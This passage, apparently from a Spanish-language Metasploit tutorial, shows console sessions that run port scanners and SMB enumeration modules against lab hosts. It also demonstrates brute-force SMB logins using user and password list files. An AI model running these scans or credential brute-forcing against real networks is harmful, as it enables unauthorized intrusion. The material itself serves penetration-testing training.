[*]    TCP UNFILTERED 192.168.1.207:137
[*]    TCP UNFILTERED 192.168.1.208:137
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ack) >
```

## Portscan/syn

El modulo de escaneo de puertos "syn" realiza un escaneo SYN contra un rango de hosts.

Pueden encontrarse detalles sobre el escaneo SYN en: <http://nmap.org/book/man-port-scanning-techniques.html>

```
msf > use auxiliary/scanner/portscan/syn
msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

Name      Current Setting  Required  Description
----      -----          -----    -----
BATCHSIZE  256           yes       The number of hosts to scan
per set
INTERFACE
PORTS     1-10000        yes       Ports to scan (e.g. 22-
25,80,110-900)
RHOSTS
CIDR identifier
SNAPLEN   65535         yes       The number of bytes to
capture
THREADS   1              yes       The number of concurrent
threads
TIMEOUT   500            yes       The reply read timeout in
milliseconds
```

Como configuracion, definimos RHOSTS, THREADS, y un pequeño conjunto de PORTS, y lo ejecutamos.

```
msf auxiliary(syn) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(syn) > set THREADS 11
THREADS => 11
msf auxiliary(syn) > set PORTS 22,80,137,445
PORTS => 22,80,137,445
msf auxiliary(syn) > run

[*]    TCP OPEN 192.168.1.200:22
[*]    TCP OPEN 192.168.1.200:80
[*]    TCP OPEN 192.168.1.201:80
[*]    TCP OPEN 192.168.1.205:80
[*]    TCP OPEN 192.168.1.200:445
[*]    TCP OPEN 192.168.1.201:445
[*]    TCP OPEN 192.168.1.203:445
[*]    TCP OPEN 192.168.1.205:445
[*]    TCP OPEN 192.168.1.206:445
[*]    TCP OPEN 192.168.1.207:445
[*]    TCP OPEN 192.168.1.208:445
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(syn) >
```

## Portscan/tcp

El modulo escaneador "tcp" realiza un escaneo de puertos "full-open" contra un rango de hosts.

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
CONCURRENCY 10           yes       The number of concurrent
ports to check per host
FILTER                no        The filter string for
capturing traffic
INTERFACE              no        The name of the interface
PCAPFILE              no        The name of the PCAP
capture file to process
PORTS      1-10000        yes       Ports to scan (e.g. 22-
25,80,110-900)
RHOSTS                 yes      The target address range or
CIDR identifier
SNAPLEN     65535         yes      The number of bytes to
capture
THREADS      1             yes      The number of concurrent
threads
TIMEOUT      1000          yes      The socket connect timeout
in milliseconds
VERBOSE     false          no       Display verbose output
```

Para configurar el modulo, definimos RHOSTS, THREADS y un pequeño subconjunto de PORTS, y lanzamos el modulo.

```
msf auxiliary(tcp) > set RHOSTS 192.168.1.200-211
RHOSTS => 192.168.1.200-211
msf auxiliary(tcp) > set THREADS 11
THREADS => 11
msf auxiliary(tcp) > set PORTS 22,80,137,445
PORTS => 22,80,137,445
msf auxiliary(tcp) > run

[*] 192.168.1.201:80 - TCP OPEN
[*] 192.168.1.200:80 - TCP OPEN
[*] 192.168.1.200:22 - TCP OPEN
[*] 192.168.1.201:445 - TCP OPEN
[*] 192.168.1.200:445 - TCP OPEN
```

```

[*] 192.168.1.205:80 - TCP OPEN
[*] Scanned 02 of 12 hosts (016% complete)
[*] 192.168.1.203:445 - TCP OPEN
[*] 192.168.1.205:445 - TCP OPEN
[*] 192.168.1.207:445 - TCP OPEN
[*] 192.168.1.206:445 - TCP OPEN
[*] 192.168.1.208:445 - TCP OPEN
[*] Scanned 08 of 12 hosts (066% complete)
[*] Scanned 09 of 12 hosts (075% complete)
[*] Scanned 10 of 12 hosts (083% complete)
[*] Scanned 11 of 12 hosts (091% complete)
[*] Scanned 12 of 12 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >

```

## Portscan/xmas

El modulo de escaneo de puertos "xmas" realiza un escaneo con las banderas FIN, PSH y URG activadas y en ocasiones puede pasar ciertos cortafuegos. Para mas detalles en esta tecnica de escaneo visita el siguiente enlace: <http://nmap.org/book/man-port-scanning-techniques.html>

```

msf > use auxiliary/scanner/portscan/xmas
msf auxiliary(xmas) > show options

```

Module options (auxiliary/scanner/portscan/xmas) :

Name	Current Setting	Required	Description
BATCHSIZE per set	256	yes	The number of hosts to scan
INTERFACE		no	The name of the interface
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR identifier
SNAPLEN capture	65535	yes	The number of bytes to
THREADS	1	yes	The number of concurrent threads
TIMEOUT	500	yes	The reply read timeout in milliseconds

Para configurar nuestro escaneo, definimos RHOSTS, THREADS y un pequeño conjunto de PORTS y lo ejecutamos.

```

msf auxiliary(xmas) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210

```

```

msf auxiliary(xmas) > set THREADS 11
THREADS => 11
msf auxiliary(xmas) > set PORTS 22,80,137,445
PORTS => 22,80,137,445
msf auxiliary(xmas) > run

[*] TCP OPEN|FILTERED 192.168.1.200:22
[*] TCP OPEN|FILTERED 192.168.1.202:22
[*] TCP OPEN|FILTERED 192.168.1.204:22
[*] TCP OPEN|FILTERED 192.168.1.209:22
[*] TCP OPEN|FILTERED 192.168.1.210:22
[*] TCP OPEN|FILTERED 192.168.1.200:80
[*] TCP OPEN|FILTERED 192.168.1.202:80
[*] TCP OPEN|FILTERED 192.168.1.204:80
[*] TCP OPEN|FILTERED 192.168.1.209:80
[*] TCP OPEN|FILTERED 192.168.1.210:80
[*] TCP OPEN|FILTERED 192.168.1.202:137
[*] TCP OPEN|FILTERED 192.168.1.204:137
[*] TCP OPEN|FILTERED 192.168.1.209:137
[*] TCP OPEN|FILTERED 192.168.1.210:137
[*] TCP OPEN|FILTERED 192.168.1.200:445
[*] TCP OPEN|FILTERED 192.168.1.202:445
[*] TCP OPEN|FILTERED 192.168.1.204:445
[*] TCP OPEN|FILTERED 192.168.1.209:445
[*] TCP OPEN|FILTERED 192.168.1.210:445
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(xmas) >

```

## SMB

### Smb/pipe auditor

El escaneador "pipe\_auditor" determinara que tuberias nombradas estan disponibles sobre SMB. En la fase de obtencion de informacion, esto puede proveerte de cierta penetracion a algunos de los servicios que se estan ejecutando en el sistema remoto.

```

msf > use auxiliary/scanner/smb/pipe_auditor
msf auxiliary(pipe_auditor) > show options

Module options:

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
      RHOSTS                               yes       The target address range or
      CIDR identifier
      SMBDomain   WORKGROUP        no        The Windows domain to use for
      authentication

```

```

SMBPass           no      The password for the
specified username
SMBUser          no      The username to authenticate
as
THREADS      1       yes     The number of concurrent
threads

msf auxiliary(pipe_auditor) >

```

Para ejecutar el escaneador, solamente pasa, como minimo, el valor RHOSTS al modulo y ejecutalo.

```

msf auxiliary(pipe_auditor) > set RHOSTS 192.168.1.150-160
RHOSTS => 192.168.1.150-160
msf auxiliary(pipe_auditor) > set THREADS 11
THREADS => 11
msf auxiliary(pipe_auditor) > run

[*] 192.168.1.150 - Pipes: \browser
[*] 192.168.1.160 - Pipes: \browser
[*] Scanned 02 of 11 hosts (018% complete)
[*] Scanned 10 of 11 hosts (090% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed

```

Podemos ver que ejecutando el escaneador sin credenciales no devuelve demasiada informacion. Si, sin embargo, has proporcionado las credenciales como parte del test de penetracion, encontraras que el escaneador "pipe\_auditor" devuelve mucha mas informacion.

```

msf auxiliary(pipe_auditor) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(pipe_auditor) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(pipe_auditor) > run

[*] 192.168.1.150 - Pipes: \netlogon, \lsarpc, \samr, \browser,
\atsvc, \DAV RPC SERVICE, \epmapper, \eventlog, \InitShutdown,
\keysrv, \lsass, \ntsvcs, \protected_storage, \scerpc, \srvsvc,
\trkwks, \wkssvc
[*] Scanned 02 of 11 hosts (018% complete)
[*] 192.168.1.160 - Pipes: \netlogon, \lsarpc, \samr, \browser,
\atsvc, \DAV RPC SERVICE, \epmapper, \eventlog, \InitShutdown,
\keysrv, \lsass, \ntsvcs, \protected_storage, \router, \scerpc,
\srvsvc, \trkwks, \wkssvc
[*] Scanned 04 of 11 hosts (036% complete)
[*] Scanned 08 of 11 hosts (072% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed

```

```
msf auxiliary(pipe_auditor) >
```

## Smb/pipe dcerpc auditor

El escaneador "pipe\_dcerpc\_auditor" devolvera los servicios DCERPC que pueden accederse via una tuberia SMB.

```
msf > use auxiliary/scanner/smb/pipe_dcerpc_auditor
msf auxiliary(pipe_dcerpc_auditor) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOSTS	192.168.1.150-160	yes	The target address range or CIDR identifier
SMBDomain	WORKGROUP	no	The Windows domain to use for authentication
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER)
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	11	yes	The number of concurrent threads

```
msf auxiliary(pipe_dcerpc_auditor) > set RHOSTS 192.168.1.150-160
RHOSTS => 192.168.1.150-160
msf auxiliary(pipe_dcerpc_auditor) > set THREADS 11
THREADS => 11
msf auxiliary(pipe_dcerpc_auditor) > run
```

```
The connection was refused by the remote host (192.168.1.153:139).
The connection was refused by the remote host (192.168.1.153:445).
192.168.1.160 - UUID 00000131-0000-0000-c000-000000000046 0.0 OPEN VIA
BROWSER
192.168.1.150 - UUID 00000131-0000-0000-c000-000000000046 0.0 OPEN VIA
BROWSER
192.168.1.160 - UUID 00000134-0000-0000-c000-000000000046 0.0 OPEN VIA
BROWSER
192.168.1.150 - UUID 00000134-0000-0000-c000-000000000046 0.0 OPEN VIA
BROWSER
192.168.1.150 - UUID 00000143-0000-0000-c000-000000000046 0.0 OPEN VIA
BROWSER
192.168.1.160 - UUID 00000143-0000-0000-c000-000000000046 0.0 OPEN VIA
BROWSER
...snip...
```

## Smb/smb2

El modulo escaneador "SMB" simplemente escanea los hosts remotos y determina si soportan el protocolo SMB2.

```
msf > use auxiliary/scanner/smb/smb2
msf auxiliary(smb2) > show options

Module options:

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
      RHOSTS            yes        The target address range or
CIDR identifier
      RPORT       445           yes        The target port
      THREADS      1           yes        The number of concurrent
threads

msf auxiliary(smb2) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb2) > set THREADS 16
THREADS => 16
msf auxiliary(smb2) > run

[*] 192.168.1.162 supports SMB 2 [dialect 255.2] and has been online
for 618 hours
[*] Scanned 06 of 16 hosts (037% complete)
[*] Scanned 13 of 16 hosts (081% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb2) >
```

## Smb/smb enumshares

El modulo "smb\_enumshares", como seria de esperar, enumera cualquier SMB compartido disponible en el sistema remoto.

```
msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > show options

Module options:

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
      RHOSTS            yes        The target address range or
CIDR identifier
```

```

SMBDomain WORKGROUP           no      The Windows domain to use for
authentication
SMBPass                      no      The password for the
specified username
SMBUser                      no      The username to authenticate
as
THREADS          1             yes     The number of concurrent
threads

msf auxiliary(smb_enumshares) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_enumshares) > set THREADS 16
THREADS => 16
msf auxiliary(smb_enumshares) > run

[*] 192.168.1.154:139 print$ - Printer Drivers (DISK), tmp - oh noes!
(DISK), opt - (DISK), IPC$ - IPC Service (metasploitable server
(Samba 3.0.20-Debian)) (IPC), ADMIN$ - IPC Service (metasploitable
server (Samba 3.0.20-Debian)) (IPC)
Error: 192.168.1.160 Rex::Proto::SMB::Exceptions::ErrorCode The server
responded with error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
Error: 192.168.1.160 Rex::Proto::SMB::Exceptions::ErrorCode The server
responded with error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
[*] 192.168.1.161:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin
(DISK), C$ - Default share (DISK)
Error: 192.168.1.162 Rex::Proto::SMB::Exceptions::ErrorCode The server
responded with error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
Error: 192.168.1.150 Rex::Proto::SMB::Exceptions::ErrorCode The server
responded with error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
Error: 192.168.1.150 Rex::Proto::SMB::Exceptions::ErrorCode The server
responded with error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
[*] Scanned 06 of 16 hosts (037% complete)
[*] Scanned 09 of 16 hosts (056% complete)
[*] Scanned 10 of 16 hosts (062% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >

```

Como puedes ver, y ya que este es un escaneo sin credenciales, se deniega el acceso a la mayoria de los sistemas probados. Pasando credenciales de usuario al escaneador producira resultados muy diferentes.

```

msf auxiliary(smb_enumshares) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_enumshares) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_enumshares) > run

```

```

[*] 192.168.1.161:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin
(DISK), C$ - Default share (DISK)
[*] 192.168.1.160:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin
(DISK), C$ - Default share (DISK)
[*] 192.168.1.150:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin
(DISK), C$ - Default share (DISK)
[*] Scanned 06 of 16 hosts (037% complete)
[*] Scanned 07 of 16 hosts (043% complete)
[*] Scanned 12 of 16 hosts (075% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >

```

## Smb/smb enumusers

El escaneador "smb\_enumusers" conectara a cada uno de los sistemas via el servicio SMB RPC y enumerara los usuarios del sistema.

```

msf > use auxiliary/scanner/smb/smb_enumusers
msf auxiliary(smb_enumusers) > show options

Module options:

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
      RHOSTS                      yes        The target address range or
      CIDR identifier
      SMBDomain    WORKGROUP      no         The Windows domain to use for
      authentication
      SMBPass                      no        The password for the
      specified username
      SMBUser                      no        The username to authenticate
      as
      THREADS        1            yes       The number of concurrent
      threads

msf auxiliary(smb_enumusers) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_enumusers) > set THREADS 16
THREADS => 16
msf auxiliary(smb_enumusers) > run

[*] 192.168.1.161 XEN-XP-SP2-BARE [ ]
[*] 192.168.1.154 METASPLOITABLE [ games, nobody, bind, proxy, syslog,
user, www-data, root, news, postgres, bin, mail, distccd, proftpd,
dhcp, daemon, sshd, man, lp, mysql, gnats, libuuid, backup, msfadmin,

```

```
telnetd, sys, klog, postfix, service, list, irc, ftp, tomcat55, sync,
uucp ] ( LockoutTries=0 PasswordMin=5 )
[*] Scanned 05 of 16 hosts (031% complete)
[*] Scanned 12 of 16 hosts (075% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
```

Podemos ver que ejecutando el escaneo sin credenciales, solamente el servicio Linux Samba muestra un listado de usuarios. Pasando un conjunto valido de credenciales al escaneador enumerara los usuarios en nuestros objetivos.

```
msf auxiliary(smb_enumusers) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_enumusers) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_enumusers) > run

[*] 192.168.1.150 V-XPSP2-SPLOIT- [ Administrator, Guest,
HelpAssistant, SUPPORT_388945a0 ]
[*] Scanned 04 of 16 hosts (025% complete)
[*] 192.168.1.161 XEN-XP-SP2-BARE [ Administrator, Guest,
HelpAssistant, SUPPORT_388945a0, victim ]
[*] 192.168.1.160 XEN-XP-PATCHED [ Administrator, ASPNET, Guest,
HelpAssistant, SUPPORT_388945a0 ]
[*] Scanned 09 of 16 hosts (056% complete)
[*] Scanned 13 of 16 hosts (081% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumusers) >
```

Ahora que hemos pasado credenciales al escaneador, la maquina Linux no devuelve el conjunto de usuarios porque las credenciales no son validas para ese sistema. Este es un ejemplo de porque merece la pena ejecutar el escaneador en diferentes configuraciones.

## Smb/smb login

El modulo de Metasploit "smb\_login" intentara iniciar sesion via SMB en un rango de direcciones IP dado. Si tienes un plugin de base de datos cargado, los logins exitosos seran guardados en ella para futura referencia y uso.

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > show options
```

```
Module options:
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS for all users	true	yes	Try blank passwords
BRUTEFORCE_SPEED bruteforce, from 0 to 5	5	yes	How fast to
PASS_FILE passwords, one per line		no	File containing
RHOSTS range or CIDR identifier		yes	The target address
RPORT port	445	yes	Set the SMB service
SMBDomain	WORKGROUP	no	SMB Domain
SMBPass		no	SMB Password
SMBUser		no	SMB Username
STOP_ON_SUCCESS credential works for a host	false	yes	Stop guessing when a
THREADS concurrent threads	1	yes	The number of
USERPASS_FILE and passwords separated by space, one pair per line		no	File containing users
USER_FILE usernames, one per line		no	File containing
VERBOSE output for all attempts	true	yes	Whether to print

Puedes ver claramente que este modulo tiene muchas mas opciones que otros modulos auxiliares y que es bastante versatil. Primeramente ejecutaremos un escaneo utilizando las credenciales de Administrador que hemos 'encontrado'.

```
msf auxiliary(smb_login) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_login) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_login) > set THREADS 16
THREADS => 16
msf auxiliary(smb_login) > run

[*] Starting SMB login attempt on 192.168.1.165
[*] Starting SMB login attempt on 192.168.1.153
...snip...
[*] Starting SMB login attempt on 192.168.1.156
[*] 192.168.1.154 - FAILED LOGIN () Administrator :
(STATUS_LOGON_FAILURE)
[*] 192.168.1.150 - FAILED LOGIN (Windows 5.1) Administrator :
(STATUS_LOGON_FAILURE)
[*] 192.168.1.160 - FAILED LOGIN (Windows 5.1) Administrator :
(STATUS_LOGON_FAILURE)
```

```

[*] 192.168.1.154 - FAILED LOGIN () Administrator : s3cr3t
(STATUS_LOGON_FAILURE)
[-] 192.168.1.162 - FAILED LOGIN (Windows 7 Enterprise 7600)
Administrator : (STATUS_ACCOUNT_DISABLED)
[*] 192.168.1.161 - FAILED LOGIN (Windows 5.1) Administrator :
(STATUS_LOGON_FAILURE)
[+] 192.168.1.150 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' :
's3cr3t'
[*] Scanned 04 of 16 hosts (025% complete)
[+] 192.168.1.160 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' :
's3cr3t'
[+] 192.168.1.161 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' :
's3cr3t'
[*] Scanned 13 of 16 hosts (081% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >

```

El modulo "smb\_login" puede pasarse tambien con una lista de nombres de usuario y contraseñas para intentar iniciar sesion por fuerza bruta a traves de un rango de maquinas.

```

root@bt:~# cat users.txt
Administrator
dale
chip
doookie
victim
jimmie

root@bt:~# cat passwords.txt
password
god
password123
s00pers3kr1t
s3cr3t

```

Utilizaremos este limitado conjunto de nombres de usuario y contraseñas y ejecutaremos el escaner de nuevo.

```

msf auxiliary(smb_login) > show options

Module options:

      Name          Current Setting  Required  Description
      ----          -----          -----          -----
      BLANK_PASSWORDS    true           yes        Try blank passwords
for all users

```

BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target address range or CIDR identifier
RPORT	445	yes	Set the SMB service port
SMBDomain	WORKGROUP	no	SMB Domain
SMBPass		no	SMB Password
SMBUser		no	SMB Username
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```

msf auxiliary(smb_login) > set PASS_FILE /root/passwords.txt
PASS_FILE => /root/passwords.txt
msf auxiliary(smb_login) > set USER_FILE /root/users.txt
USER_FILE => /root/users.txt
msf auxiliary(smb_login) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_login) > set THREADS 16
THREADS => 16
msf auxiliary(smb_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(smb_login) > run

[-] 192.168.1.162 - FAILED LOGIN (Windows 7 Enterprise 7600)
Administrator : (STATUS_ACCOUNT_DISABLED)
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) dale :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) chip :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) dookie :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) jimmie :
[+] 192.168.1.150 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' :
's3cr3t'
[+] 192.168.1.160 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' :
's3cr3t'
[+] 192.168.1.161 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' :
's3cr3t'
[+] 192.168.1.161 - SUCCESSFUL LOGIN (Windows 5.1) 'victim' : 's3cr3t'
[+] 192.168.1.162 - SUCCESSFUL LOGIN (Windows 7 Enterprise 7600)
'victim' : 's3cr3t'
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed

```

```
msf auxiliary(smb_login) >
```

Hay muchas mas opciones disponibles con las que deberias experimentar para familiarizarte completamente con este extremadamente valioso modulo.

## Smb/smb lookupsid

El modulo "smb\_lookupsid" realiza fuerza bruta en busquedas SID en un rango de objetivos para determinar que usuarios locales existen en el sistema. Sabiendo que usuarios existen en un sistema se puede acelerar enormemente cualquier intento posterior de iniciar sesion por fuerza bruta.

```
msf > use auxiliary/scanner/smb/smb_lookupsid
msf auxiliary(smb_lookupsid) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----      -----
RHOSTS                yes        The target address range or
CIDR identifier
SMBDomain   WORKGROUP    no         The Windows domain to use for
authentication
SMBPass                 no        The password for the
specified username
SMBUser                 no        The username to authenticate
as
THREADS      1            yes        The number of concurrent
threads

msf auxiliary(smb_lookupsid) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_lookupsid) > set THREADS 16
THREADS => 16
msf auxiliary(smb_lookupsid) > run

[*] 192.168.1.161 PIPE(LSARPC) LOCAL(XEN-XP-SP2-BARE - 5-21-583907252-
1801674531-839522115) DOMAIN(HOTZONE - )
[*] 192.168.1.154 PIPE(LSARPC) LOCAL(METASPLOITABLE - 5-21-1042354039-
2475377354-766472396) DOMAIN(WORKGROUP - )
[*] 192.168.1.161 USER=Administrator RID=500
[*] 192.168.1.154 USER=Administrator RID=500
[*] 192.168.1.161 USER=Guest RID=501
[*] 192.168.1.154 USER=nobody RID=501
[*] Scanned 04 of 16 hosts (025% complete)
[*] 192.168.1.154 GROUP=Domain Admins RID=512
[*] 192.168.1.161 GROUP=None RID=513
[*] 192.168.1.154 GROUP=Domain Users RID=513
[*] 192.168.1.154 GROUP=Domain Guests RID=514
```

```

[*] Scanned 07 of 16 hosts (043% complete)
[*] 192.168.1.154 USER=root RID=1000
...snip...
[*] 192.168.1.154 GROUP=service RID=3005
[*] 192.168.1.154 METASPLOITABLE [Administrator, nobody, root, daemon,
bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data,
backup, list, irc, gnats, libuuid, dhcp, syslog, klog, sshd, bind,
postfix, ftp, postgres, mysql, tomcat55, distccd, telnetd, proftpd,
msfadmin, user, service ]
[*] Scanned 15 of 16 hosts (093% complete)
[*] 192.168.1.161 XEN-XP-SP2-BARE [Administrator, Guest,
HelpAssistant, SUPPORT_388945a0, victim ]
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_lookupsid) >

```

Como comparacion, ejecutaremos tambien el escaneo utilizando un conjunto conocido de credenciales de usuario para ver las diferencias en la salida.

```

msf auxiliary(smb_lookupsid) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_lookupsid) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_lookupsid) > run

[*] 192.168.1.160 PIPE(LSARPC) LOCAL(XEN-XP-PATCHED - 5-21-583907252-
1801674531-839522115) DOMAIN(HOTZONE - )
[*] 192.168.1.161 PIPE(LSARPC) LOCAL(XEN-XP-SP2-BARE - 5-21-583907252-
1801674531-839522115) DOMAIN(HOTZONE - )
[*] 192.168.1.161 USER=Administrator RID=500
[*] 192.168.1.160 USER=Administrator RID=500
[*] 192.168.1.150 PIPE(LSARPC) LOCAL(V-XPSP2-SPLOIT- - 5-21-
2000478354-1965331169-725345543) DOMAIN(WORKGROUP - )
[*] 192.168.1.160 USER=Guest RID=501
[*] 192.168.1.150 TYPE=83886081 NAME=Administrator rid=500
[*] 192.168.1.161 USER=Guest RID=501
[*] 192.168.1.150 TYPE=83886081 NAME=Guest rid=501
[*] 192.168.1.160 GROUP=None RID=513
[*] 192.168.1.150 TYPE=83886082 NAME=None rid=513
[*] 192.168.1.161 GROUP=None RID=513
[*] 192.168.1.150 TYPE=83886081 NAME=HelpAssistant rid=1000
[*] 192.168.1.150 TYPE=83886084 NAME=HelpServicesGroup rid=1001
[*] 192.168.1.150 TYPE=83886081 NAME=SUPPORT_388945a0 rid=1002
[*] 192.168.1.150 TYPE=3276804
NAME=SQLServerMSSQLServerADHelperUser$DOOKIE-FA154354 rid=1003
[*] 192.168.1.150 TYPE=4 NAME=SQLServer2005SQLBrowserUser$DOOKIE-
FA154354 rid=1004
...snip...
[*] 192.168.1.160 TYPE=651165700
NAME=SQLServer2005MSSQLServerADHelperUser$XEN-XP-PATCHED rid=1027

```

```

[*] 192.168.1.160 TYPE=651165700 NAME=SQLServer2005MSSQLUser$XEN-XP-
PATCHED$SQLEXPRESS rid=1028
[*] 192.168.1.161 USER=HelpAssistant RID=1000
[*] 192.168.1.161 TYPE=4 NAME=HelpServicesGroup rid=1001
[*] 192.168.1.161 USER=SUPPORT_388945a0 RID=1002
[*] 192.168.1.161 USER=victim RID=1004
[*] 192.168.1.160 XEN-XP-PATCHED [Administrator, Guest, HelpAssistant,
SUPPORT_388945a0, ASPNET ]
[*] 192.168.1.150 V-XPSP2-SPLOIT- [ ]
[*] Scanned 15 of 16 hosts (093% complete)
[*] 192.168.1.161 XEN-XP-SP2-BARE [Administrator, Guest,
HelpAssistant, SUPPORT_388945a0, victim ]
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_lookupsid) >

```

Notaras que con el escaneo con credenciales obtienes, como siempre, una salida mucho mas interesante, incluyendo cuentas que no sabias que existian.

## Smb/smb version

El escaneador "smb\_version" conecta con cada estacion de trabajo en un rango de hosts dado y determina la version del servicio SMB en ejecucion.

```

msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options

Module options:

      Name          Current Setting  Required  Description
      ----          -----          -----          -----
      RHOSTS          yes           The target address range or
      CIDR identifier
      SMBDomain     WORKGROUP    no            The Windows domain to use for
      authentication
      SMBPass        specified     no            The password for the
      username
      SMBUser        as           no            The username to authenticate
      as
      THREADS        1            yes           The number of concurrent
      threads

msf auxiliary(smb_version) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_version) > set THREADS 16
THREADS => 16
msf auxiliary(smb_version) > run

```

```
[*] 192.168.1.162 is running Windows 7 Enterprise (Build 7600)
(language: Unknown) (name:XEN-WIN7-BARE) (domain:HOTZONE)
[*] 192.168.1.154 is running Unix Samba 3.0.20-Debian (language:
Unknown) (domain:WORKGROUP)
[*] 192.168.1.150 is running Windows XP Service Pack 2 (language:
English) (name:V-XPSP2-SPLOIT-) (domain:WORKGROUP)
[*] Scanned 04 of 16 hosts (025% complete)
[*] 192.168.1.160 is running Windows XP Service Pack 3 (language:
English) (name:XEN-XP-PATCHED) (domain:HOTZONE)
[*] 192.168.1.161 is running Windows XP Service Pack 2 (language:
English) (name:XEN-XP-SP2-BARE) (domain:XEN-XP-SP2-BARE)
[*] Scanned 11 of 16 hosts (068% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ejecutando este mismo escaneo con un conjunto de credenciales devolvera diferentes, y quizas inesperados, resultados.

```
msf auxiliary(smb_version) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_version) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_version) > run

